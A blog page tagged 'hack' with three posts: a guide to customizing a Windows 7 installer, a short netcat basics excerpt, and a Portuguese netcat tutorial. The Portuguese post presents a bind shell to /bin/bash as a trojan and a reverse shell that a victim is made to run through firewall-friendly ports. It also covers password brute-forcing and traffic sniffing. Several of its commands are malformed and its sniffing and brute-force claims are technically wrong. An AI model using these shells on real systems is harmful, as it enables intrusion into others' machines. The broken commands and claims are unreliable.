Showing posts with label hack. Show all posts

Saturday, September 22, 2012

Customized Windows 7 (RT Se7en Lite and AIK)

How To Create a Customized Windows 7 Installation Disc With Integrated Updates

image

Do you want to save time when installing Windows 7? You can create a customized installation disc and have it perform an installation without asking you questions, integrate updates and drivers, tweak Windows, and remove Windows components.

We’ll be using RT Se7en Lite for this – if you’ve used nLite with Windows XP or vLite with Windows Vista in the past, it works similarly. RT Se7en Lite is a sort of vLite or nLite for Windows 7.

Image Credit: bfishadow on Flickr

What You’ll Need

To do this, you’ll need Windows 7 installed on your computer. You’ll also need to download and install the Windows Automated Installation Kit (WAIK) for Windows 7 from Microsoft – RT Se7en Lite is a more user friendly frontend to WAIK.

WAIK is 1.7 GB, so the download may take a while if you have a slow Internet connection. After downloading it, extract it with a file extraction program such as 7-Zip.


Run the StartCD.exe file, select Windows AIK Setup, and follow the instructions on your screen to install Windows AIK.
You’ll also need a Windows 7 installation source – either a physical disc or ISO file.

Next, download and install RT Se7en Lite from here – it’s free and donation-supported. Download the appropriate version for your version of Windows — x86 if you’re using a 32-bit version of Windows or x64 if you’re using a 64-bit edition.

Using RT Se7en Lite

First, click the Browse button and provide your Windows 7 files – if you have an ISO file on your hard drive, click Select ISO file and navigate to it. If you have a Windows disc, insert the disk, click Select OS path, and navigate to the disc.

If you provide an ISO, you’ll have to specify an extraction path where the ISO’s files will be extracted to – you’ll need several gigabytes of space on your hard disk for this.

The files will be automatically extracted after you provide your ISO.

After selecting the edition of Windows 7 you’re customizing, RT Se7en Lite will load the image. If you have a Windows 7 disc without Service Pack 1 integrated, click the Slipstream Service Pack option in the “Select an image to configure” window and you’ll be able to integrate SP1.

Click over to the Task pane and select the tasks you want to perform after the image is loaded. You can manually check the check boxes or select a preset. Selecting one of the check boxes will activate the corresponding configuration pane at the left side of the window.

The integration pane allows you to integrate Windows updates, drivers, language packs, and even third-party applications into your installation disc. To integrate updates, you’ll have to download their installer files and load them into RT Seven Lite with the Add button.

On the Features Removal or Components tab, you can permanently remove components from your Windows installation disc and control which Windows features are installed by default. For example, you can remove the included games from your Windows installer disc, or force Windows to install the IIS web server by default.

The Tweaks tab allows you to customize the default settings for the Windows Control Panel, Desktop, Explorer, and a variety of other Windows components. You can even add custom registry settings to tweak other settings that aren’t present in the list.

The Unattended section allows you to create an unattended installation disc – you provide answers to installation questions beforehand and Windows will install without asking you these questions during the installation process.

For example, you can enter your product key ahead of time so Windows won’t ask you for it. The other tabs allow you to control other settings – for example, selecting the hard disks that Windows will install on. If you complete enough of these settings, Windows will install automatically without asking you any questions during the installation, allowing you to perform an unattended Windows installation.

The Customization pane allows you to add custom screensavers, wallpapers, themes, documents, and even logon screens to your Windows 7 disc.

On the ISO Bootable pane, you can create a ISO image from your customized installation disc. You can also burn it to a DVD or copy it to a bootable USB drive.

RT Se7en Lite’s developers recommend booting your custom Windows 7 image in a virtual machine and installing it in the virtual machine before you use it on a physical computer, just to make sure everything is working properly.

You can use VirtualBox or VMware Player to do this – both are free.

Sunday, March 27, 2011

Netcat Basics

I think if you were going to master only one of these two-letter commands for hacking purposes besides vi, nc is the best candidate. If you are unfamiliar with nc (or netcat), it is an incredibly versatile tool that allows you to open or listen for TCP and UDP connections. It's the original network Swiss Army knife, and it's a valuable tool to have in your arsenal whether you're a sysadmin or a hacker. In the case of both hacking and troubleshooting, it's useful because you can use it like telnet to connect to a remote server and port and start an interactive session:

$ nc mail.example.org 25

220 mail.example.net ESMTP Postfix

. . .

QUIT

Netcat as a Simple Chat Service

You also could open one nc session on a port in listen mode and start a second nc session on a remote host to connect to that port and send text back and forth like a basic chat program. On the listening host, run:

$ nc -l 31337

On the remote host, type:

$ nc hostname 31337

You also can substitute the IPs for hostnames in both examples. Once the connection is made, anything typed on one end is displayed on the other, and you can press Ctrl-D in either session to close the connection.

Netcat for File Transfers

A number of sysadmins have long used this functionality as a quick-and-dirty file-transfer protocol. Start the first nc session in listen mode, and redirect its output to a file:

$ nc -l 31337 > output_file

On the remote machine from which you want to send the file, you would type:

$ nc hostname 31337 < input_file

Once the file has finished transferring, the connection will close automatically.

Netcat as a Port Scanner

Another incredibly useful function of nc is as a port scanner when something more sophisticated isn't around. Just use the -z option to have nc test only whether a port is open instead of connecting to it, add -v for verbose output, and provide a port range as arguments. So to scan a host for open ports between 20 and 25 (good for testing for open FTP, telnet, SSH and SMTP services), you would type:

$ nc -zv host.example.org 20-25

nc: connect to host.example.org port 20 (tcp) failed:

↪Connection refused

Connection to host.example.org 21 port [tcp/ftp] succeeded!

Connection to host.example.org 22 port [tcp/ssh] succeeded!

nc: connect to host.example.org port 23 (tcp) failed:

↪Connection refused

nc: connect to host.example.org port 24 (tcp) failed:

↪Connection refused

Connection to host.example.org 25 port [tcp/smtp] succeeded!

Taken From: http://www.linuxjournal.com/article/10883

Wednesday, July 23, 2008

Netcat - O Canivete Suíco do TCP/IP (in Portuguese/BR)

Autor: tom bishop
Data: 16/03/2005

Introduzindo-lhes

O netcat é um programa para consultoria de redes muito conhecido, isso deve-se ao fato de ele ser um programa muito versátil, podendo desde ser um simples telnet até uma ferramenta de brute-force. A seguir explicaremos como obtê-lo e nas páginas seguintes, seu funcionamento e como que ele faz isso.


Obtendo o canivete-suíço

A maioria das distribuições Linux já vem com o netcat instalado, outras vem com ele pré-instalado. Caso sua distribuição ainda não tenha o netcat, você pode obtê-lo em www.securityfocus.com e www.packetstormsecurity.net.

Para chamar o programa, basta o simples comando:

$ nc

Grupos de discussão sobre o Netcat estão em securityfocus.com e no Yahoo! (pelo menos são os que eu participo).

Na página seguinte, veremos a teoria, ou seja como ele funciona.


Como o Netcat funciona

A princípio o Netcat foi lançado para ser um telnet aprimorado. Até então a única utilidade que ele teria seria se conectar a um host. E eu te garanto, até hoje a única coisa que ele faz é isso mesmo, se conectar a um host. Mas aí você me pergunta: "Mas no começo do artigo você disse que ele poderia servir para escanear hosts e fazer brute-forces?"

Para responder à essa pergunta, vamos voltar ao nosso eletrizante episódio sobre o como o Netcat nasceu. Como já dito, ele nasceu para se conectar à hosts, nisso, consultores do mundo inteiro alertaram para a AtStake (fundação que mantinha o Netcat) que opções como listen, redirecionamento de dados e criação de logs poderiam ser incluídas no programa, de forma a não alterar sua principal funcionalidade, a conexão.

Agora, eu faço uma pergunta: "Como que é realizado o brute-force?"

O brute-force é o método de tentativa de obtenção de senhas utilizado quando um cliente se conecta a um host e tenta se logar, utilizando uma seqüência de senhas que estão em um arquivo. Ou seja, se eu pegar o Netcat, que nada mais é do que um telnet aprimorado, eu posso me CONECTAR ao host e com uma linha de comando, posso completar o comando com a comparação para obtenção das senhas. Como veremos mais adiante o comando ficaria assim:

$ nc -vv 79 < /home/tzbishop/wordlist.txt > /home/tzbishop/lognc.txt

Da mesma forma, para escanear um host, basta mandar o Netcat se conectar a todas as portas do computador analisado, assim primeiro ele se certificará de quais as portas abertas que ele pode estabelecer contato.

Respondida a nossa perguntinha do começo da página.

Veja a seguir a sintaxe de utilização do Netcat...


Utilizando o Netcat

Esta parte será prática, mas sempre utilizando os conceitos já aprendidos anteriormente.

O Netcat é chamado com o comando "nc", você pode tanto dar as sintaxes depois do nc, quanto na linha "CMD LINE" que aparece após o comando "nc" simples.

Para listar as sintaxes disponíveis no Netcat, digite:

$ nc -h

Agora vamos traduzir as sintaxes para o português para o melhor compreendimento de todos:

* -l = coloca uma porta em estado de listenning (escuta);
* -p = define uma porta;
* -v = ativa o recebimento de eco;
* -vv = ativa o recebimento de eco. Mostra mais detalhes que -v;
* -u = utiliza o protocolo UDP ao invés de TCP;
* -t = para se conectar a TELNET;
* -o = gera um log em formato hexadecimal;
* -w = determina um tempo máximo para aguardar uma reposta;
* -e = redireciona arquivos;
* -n = recebe e faz conexões apenas em formato numérico (IP);


É mais do que óbvio que comandos e sintaxes do Linux podem ser misturadas, assim como a utilização de pipes( | ), <, > e >>.

Veremos agora, a versatilidade e utilização dos comandos em ação:


1) Conectando-se a um host

É feita da mesma maneira que o telnet. É especificado apenas um host e a porta a se conectar. Exemplos:

$ nc mail.yahoo.com.br 110
$ nc www.terra.com.br 80

Lembrando que a porta 110 é dos servidores de POP3 e a 80 é para web.


2) Abrindo uma porta (listenning)

É utilizada a sintaxe -l para colocar em listenning e -vv para retornar eco com detalhes. A seguir é estipulada a porta:

$ nc -l -p 53 -vv

Será retornada uma mensagem:

"listenning on [any] 53 ... "


3) Escaneando portas com o Netcat

Será feita uma tentativa de conexão à um IP ou host e será estipulada as portas da tentativa de conexão:

$ nc -vv www.vivaolinux.com.br 110 80 139
$ nc -vv www.vivaolinux.com.br 1-10000

No primeiro exemplo serão escaneadas apenas as portas 110 (POP3), 80 (web) e 139 (compartilhamento do Windows).

Já no segundo exemplo serão escaneadas desde a porta 1 até a 10000.


4) Abrindo a porta, dando entrada para um "shell" (=Trojan)

Será colocada a porta X em listenning, redirecionaremos a saída de dados para um shell (/bin/bash). Assim quando alguém se conectar a essa porta terá domínio total sobre o computador. Funciona de forma semelhante a um trojan.

$ nc -l -e /bin/bash -p 1033


5) Realizando um brute-force

Na página anterior eu já disponibilizei a sintaxe, ou seja, como se faz. Veja a sintaxe novamente:

$ nc -vv 79 < ~/wordlists.txt > bruteforce.log

Perceba, que conectaremos a porta do FINGER(79) e redirecionaremos o conteúdo do arquivo wordlists.txt para essa porta. Quando algum resultado for válido ele será salvo em bruteforce.log para uma análise posterior dos resultados.


6) Fazendo um sniffer

Além de tudo isto demonstrado acima, o 'amazing' Netcat ainda pode capturar todo o tráfego de uma rede. Eu acho que você já sabe como fazer isso se observar os redirecionamentos utilizados no exemplo anterior. Mas vamos lá.

Iremos nos conectar a uma porta e mandar o netcat "dar eco" nela, ou seja, exibir TUDO o que passa por ela. Após isso, é só redirecionar tudo o que o Netcat gravou para um arquivo. Veja a sintaxe, para melhor compreensão:

$ nc -vv -L 127.0.0.1 -p 80 > ~/sniffer.log


Fazendo uma conexão reversa com o netcat

A conexão reversa é um método de invasão parecida com os trojans, porém ocorre de maneira contrária, ou seja, não será o invasor que se conectará ao host, mas o host se conectará ao invasor, concedendo-lhe poderes administrativos. O mais surpreendente é que utilizando a imaginação, podemos fazer isso com o Netcat. Vamos relembrar as características aprendidas do Netcat:


* Abrir portas;
* Estabelecer conexão;
* Redirecionar tráfego de uma porta para um programa.


Sabendo disso, vamos tomar um IP fictício de exemplo = 200.212.21.2. O que teremos que fazer é abrir uma porta em nosso computador local e fazer, executando um código arbitrário no computador da vítima, com que ela se conecte ao nosso computador e nos conceda poderes em sua máquina. Vamos no modo gráfico e abriremos duas janelas, abrindo as portas 53 e 79:

$ nc -l -n -p 53 -vv
$ nc -l -n -p 79 -vv

Após isso, faremos com que a vítima execute o seguinte código no computador dela:

$ nc 53 | /bin/bash | nc 79

Isso fará com que os comandos que nós dermos na porta 53, passem pelo shell bash e a resposta seja redirecionada na porta 79.

Lembrando que as portas 53 e 79 foram utilizadas, pois o firewall deixa essas portas abrirem, pois são de consultas DNS e FINGER respectivamente.


Finalizando

Como vimos, o Netcat é realmente um canivete suíço e pode ser utilizado para diversos fins, desde a análise de redes por administradores competentes até a invasão de computadores e redes. Mas não é só isso que o Netcat é capaz de fazer, com um pouco de imaginação, você vai descobrindo mais truques e uma série de coisas estão disponíveis neste maravilhoso programa.

Aqui termina o meu artigo, espero que ele tenha sido útil para todos que o leram.

Qualquer dúvida postem aqui no artigo mesmo ou mande um email para tzbishop2k at yahoo.es que terei prazer em respondê-los.

Abraços à todos!

Mais links para aprendizado: